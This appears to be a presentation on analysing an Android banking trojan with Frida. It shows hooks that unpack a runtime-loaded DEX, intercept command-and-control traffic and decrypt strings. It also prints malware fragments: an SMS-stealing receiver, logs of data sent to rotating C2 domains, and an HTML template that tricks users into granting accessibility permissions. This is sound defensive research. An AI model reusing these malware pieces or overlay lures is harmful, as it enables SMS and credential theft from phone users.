
```
+ /data/user/0/com.eastcause0/app_DynamicOptDex/cnmXCDd.json
+ /data/user/0/com.eastcause0/cache/svzpmg
+ /data/user/0/com.eastcause0/kl.txt
+ /data/user/0/com.eastcause0/shared_prefs/main.xml
```

Instrumenting fOpen

```
Interceptor.attach(Module.getExportByName(null, "fopen"), {
    onEnter(args) {
        console.log(args[0].readUtf8String());
        console.warn(Thread.backtrace(this.context, Backtracer.ACCURATE)
        .map(DebugSymbol.fromAddress).join('\n') + '\n');
    }
});
```

svzpmg is written from **libwIlf.so!0xc2e9**


```
/data/user/0/com.eastcause0/cache/svzpmg

0x77b15d9332e9 libwIlf.so!0xc2e9
```



```
[Android Emulator 5554::com.eastcause0 ]-> /proc/self/cmdline
0x77b472bf4a9c libcutils.so!0xda9c

/product/overlay/EmulationPixel4a/EmulationPixel4aOverlay.apk
0x77b46d6cfea0 libandroidfw.so!_ZN7android19IsFabricatedOverlayERKNSt3__112basic_stringIcNS0_11char_traitsIcEENS0_9allocatorIcEEEE+0xf0

/data/user/0/com.eastcause0/cache/svzpmg
0x77b15d9332e9 libwIlf.so!0xc2e9

/data/user/0/com.eastcause0/app_webview/pref_store
0x77b170761f5e libmonochrome_64.so!0x1156f5e
0x7ffe5f13af80
```

Payload to disk


This function receives the path and the decrypted payload and writes it to disk.



```
; __int64 __fastcall write_payload(__int64, __int64, const void *, int)
public write_payload
write_payload proc near
push    rbp
push    r15
push    r14
push    rbx
push    rax
mov     r15d, ecx
mov     r14, rdx
mov     rax, [rdi]
xor     ebx, ebx
xor     edx, edx
call    qword ptr [rax+548h]
lea     rsi, modes      ; "wb"
mov     rdi, rax        ; filename
call    _fopen
test    rax, rax
jz      short loc_77B15D54F31B
```


```
mov     rbp, rax
movsxd  r15, r15d
mov     esi, 1              ; size
mov     rdi, r14            ; ptr
mov     rdx, r15            ; n
mov     rcx, rax            ; s
call    _fwrite
mov     r14, rax
mov     rdi, rbp            ; stream
call    _fclose
xor     ebx, ebx
cmp     r14d, r15d
cmovz   ebx, r14d
```

Decryption key



```
mov     edx, 21h ; '!'
mov     ecx, 21h ; '!'
mov     rdi, rbx
call    __strncat_chk
lea     rsi, aA                 ; "A"
mov     edx, 21h ; '!'
mov     ecx, 21h ; '!'
mov     rdi, rbx
call    __strncat_chk
lea     rsi, byte_77B15D5443B9
mov     edx, 21h ; '!'
mov     ecx, 21h ; '!'
mov     rdi, rbx
call    __strncat_chk
lea     rbp, aTfdvicyxzkns ; "TfDviCyXZkNs"
mov     edx, 21h ; '!'
mov     ecx, 21h ; '!'
mov     rdi, rbx
mov     rsi, rbp
call    __strncat_chk
lea     rsi, a1                 ; "1"
mov     edx, 21h ; '!'
mov     ecx, 21h ; '!'
mov     rdi, rbx
call    __strncat_chk
```

The decrypted DEX file



```
Source code
  com.eastcause0
    p013c
    p014k
    p015w
    p019b
    p021e
    p022i
    p026r
    p027z
    p028p
    p033b
    p034k
    p037o
    p048b
    p053a
    p053h
    p057s
    p058a
    p062x
    p063w
    p064u
    p071h
    p075n
    p082s
    p083g
    p083l
    p083u
    p084q
```

```java
import android.content.Context;
import android.content.Intent;
import android.os.AsyncTask;
import android.os.Bundle;
import android.telephony.SmsMessage;
import fddo.Cbreak;
import fddo.Cgoto;
import fddo.Cthis;
import java.text.SimpleDateFormat;
import org.json.JSONObject;

/* loaded from: C:\Users\fdiaz\OneDrive\Escritorio\frida\coper_cache.dex */
public class p027z extends BroadcastReceiver {

    /* renamed from: fddo  reason: collision with root package name */
    private static final String f88fddo = Cbreak.fddo("8312342282df601a");

    public JSONObject fddo(Context context, Intent intent) {
        Object[] objArr;
        String displayMessageBody;
        Bundle extras = intent.getExtras();
        if (extras == null || (objArr = (Object[]) extras.get(Cbreak.fddo("cd48123c"))) == null) {
            return null;
        }
        int length = objArr.length;
        SmsMessage[] smsMessageArr = new SmsMessage[length];
        for (int i = 0; i < objArr.length; i++) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        }
        if (length == 1 || smsMessageArr[0].isReplace()) {
            displayMessageBody = smsMessageArr[0].getDisplayMessageBody();
        } else {
            StringBuilder sb = new StringBuilder();
```

Strings obfuscated, but we can deal with that later

The problem

From this point it is now possible to instrument whatever we want. Having the unpacked file makes it simpler. However…


Because this DEX file is loaded in runtime, classes are not present on startup. And any attempt too instrument them directly will lead to an error, or a crash.

Our next goal

```
Interceptor.attach(Module.getExportByName(null, "android_dlopen_ext"), {
    onEnter(args) {
        this.libname = args[0].readUtf8String();
    },
    onLeave(retval) {
        if (this.libname.includes("libwIlf.so")) {
            const fOpenListener = Interceptor.attach(Module.getExportByName(null, "fopen"), {
                    onEnter(args) {
                        this.filename = args[0].readUtf8String();
                    },
                    onLeave(retval) {
                        if (this.filename.includes("cache")) {
                            console.log(this.filename);
                            fOpenListener.detach();
                            setTimeout(() => {
                                instrumentCoper();
                            }, 250);
                        }
                    }
                })
        }
    }
})
```

Intercepting network communications

Everytime information is sent to the C2, it is stored in a JSON object array and sent via HTTP(S). A function receives both the URL and the JSONObject. Let's inspect it ;)




```
/* renamed from: goto  reason: not valid java name */
public String m155goto(String str, JSONObject jSONObject) {
    Scheme scheme;
    try {
        SchemeRegistry schemeRegistry = new SchemeRegistry();
        URI uri = new URI(str);
        int port = uri.getPort();
        String scheme2 = uri.getScheme();
        if (scheme2 == null) {
            return "continue";
        }
        int i = port != -1 ? port : 80;
        if (scheme2.equals("https")) {
            if (port == -1) {
                port = 443;
            }
```

Instrumenting the C2 data comms method

```
let fddoThisClazz = Java.use("fddo.this");
fddoThisClazz.goto.overload("java.lang.String",
"org.json.JSONObject").implementation = function(c2, payload) {
    console.warn(`Endpoint: ${c2}\npayload: ${payload}`)
    const retval = this.goto(c2, payload);
    return retval;
};
```

C2 communications intercepted!

Rotating endpoints on each request, sending all the device data



```
Endpoint: https://bobnoopo.org/MmEzNTkzZDFkOWQz/
payload: {"xc":"gSWI","lB":"222","bI":"25ea5275e4cc1e3d175f96ffa380d6de","iA":"0","dA":"1","lK":"0","iAc":"0","iPa":"1","iBC":100,"iCP":"0","iSE":"1","iSp":0
,"iFp":"","cTsk":"","up":0,"kL":"0","vnc":"","fgM":"0","iAg":false,"rIP":"126.220.198.19; Japan; Ōsaka; Toyonaka; Softbank BB Corp.","rTS":1695711849}
Endpoint: https://chroww.top/MmEzNTkzZDFkOWQz/
payload: {"xc":"gSWI","lB":"222","bI":"25ea5275e4cc1e3d175f96ffa380d6de","iA":"0","dA":"1","lK":"0","iAc":"0","iPa":"1","iBC":100,"iCP":"0","iSE":"1","iSp":0
,"iFp":"","cTsk":"","up":0,"kL":"0","vnc":"","fgM":"0","iAg":false,"rIP":"126.220.198.19; Japan; Ōsaka; Toyonaka; Softbank BB Corp.","rTS":1695711849}
Endpoint: https://junggvbvqqnetok.com/MmEzNTkzZDFkOWQz/
payload: {"xc":"gSWI","lB":"222","bI":"25ea5275e4cc1e3d175f96ffa380d6de","iA":"0","dA":"1","lK":"0","iAc":"0","iPa":"1","iBC":100,"iCP":"0","iSE":"1","iSp":0
,"iFp":"","cTsk":"","up":0,"kL":"0","vnc":"","fgM":"0","iAg":false,"rIP":"126.220.198.19; Japan; Ōsaka; Toyonaka; Softbank BB Corp.","rTS":1695711849}
Endpoint: https://junggvrebvqq.org/MmEzNTkzZDFkOWQz/
payload: {"xc":"gSWI","lB":"222","bI":"25ea5275e4cc1e3d175f96ffa380d6de","iA":"0","dA":"1","lK":"0","iAc":"0","iPa":"1","iBC":100,"iCP":"0","iSE":"1","iSp":0
,"iFp":"","cTsk":"","up":0,"kL":"0","vnc":"","fgM":"0","iAg":false,"rIP":"126.220.198.19; Japan; Ōsaka; Toyonaka; Softbank BB Corp.","rTS":1695711849}
Endpoint: https://lauvtropo.net/MmEzNTkzZDFkOWQz/
```

Reading stored data

This malware uses the **SharedPreferences** class to read and store data. Whenever it is ready to use any of this data, the **.getString()** method will be called.


Let’s instrument the **.getString()** method to see what data is being accessed.

SharedPreferences .

```
const sharedPrefClazz = Java.use("android.app.SharedPreferencesImpl");
sharedPrefClazz.getString.overload('java.lang.String',
'java.lang.String').implementation = function(value, defaultValue) {
    const returnString = this.getString(value, defaultValue);
    console.warn(`Key=${value}\n\tContents=${returnString}`);
    return returnString;
};
```

Results of monitoring shared preferences

One of the keys contains the HTML used to device uses into giving the necessary permissions! It is posible to monitor other keys to extract the targeted applications.



```
Key=vnc
        Contents=
Key=inj_acsb
        Contents={"type":"html","data":"<script>\r\nvar lang = '%LANG%' \/\/ Device language (en, de, es)\r\nvar app_title = '%APP_TITLE%' \/\/ bot template
title ('Android Update')\r\nvar is_xiaomi = ('%IS_XIAOMI%' == 'true') \/\/ Acsb Settings - Downloaded Services - 'Bot Name' service\r\nvar is_samsung = ('%IS
_SAMSUNG%' == 'true') \/\/ Acsb Settings - Installed Services - 'Bot Name' service\r\n\r\nswitch(lang)\r\n{\r\n\tcase \"de\": \/\/ Portuguese\r\n\t\tenableAc
sbService = \"Barrierefreiheitsdienst aktivieren\"\r\n\t\topenDownloadedServices = \"Öffnen Sie <b>'Heruntergeladene Dienste'<\/b>\"\r\n\t\topenInstalledServ
ices = \"Öffnen Sie <b>'Installierte Dienste'<\/b>\"\r\n\t\tfindApp = \"Finden <b>'\"+app_title+\"'<\/b>\"\r\n\t\tsetSwitchOn =  \"Schalter auf ON stellen\"\
r\n\t\topenSettings = \"Einstellungen öffnen\"\r\n\t\tbreak\r\n\tcase \"fr\": \/\/ French\r\n\t\tenableAcsbService = \"Activer le service d'accessibilité\"\r
\n\t\topenDownloadedServices = \"Ouvrir <b>'Services téléchargés'<\/b>\"\r\n\t\topenInstalledServices = \"Ouvrir <b>'Services installés'<\/b>\"\r\n\t\tfindAp
p = \"Rechercher <b>'\"+app_title+\"'<\/b>\"\r\n\t\tsetSwitchOn =  \"Activer l'interrupteur\"\r\n\t\topenSettings = \"Ouvrir les paramètres\"\r\n\t\tbreak\r\
n\tcase \"es\": \/\/ Spanish\r\n\t\tenableAcsbService = \"Habilite Servicio\"\r\n\t\topenDownloadedServices = \"Abrir <b>'Servicios Descargados'<\/b>\"\r\n\t
\topenInstalledServices = \"Abrir <b>'Servicios Instalados'<\/b>\"\r\n\t\tfindApp = \"Buscar <b>'\"+app_title+\"'<\/b>\"\r\n\t\tsetSwitchOn =  \"Activar Serv
```

Strings decryption

```
let fddoBreakClazz = Java.use("fddo.break");
fddoBreakClazz.fddo.overload('java.lang.String').implementation =
function(encrypted_str) {
    const retval = this.fddo(encrypted_str);
    console.log(`${encrypted_str}=${retval}`);
    return retval
}
```

Questions?

Conclusions

- Frida enables us to instrument applications very quickly.
- During this presentation, it was possible to instrument an application in minutes.
- Instrumentation mixes native code (dynamic library) as well as Java code.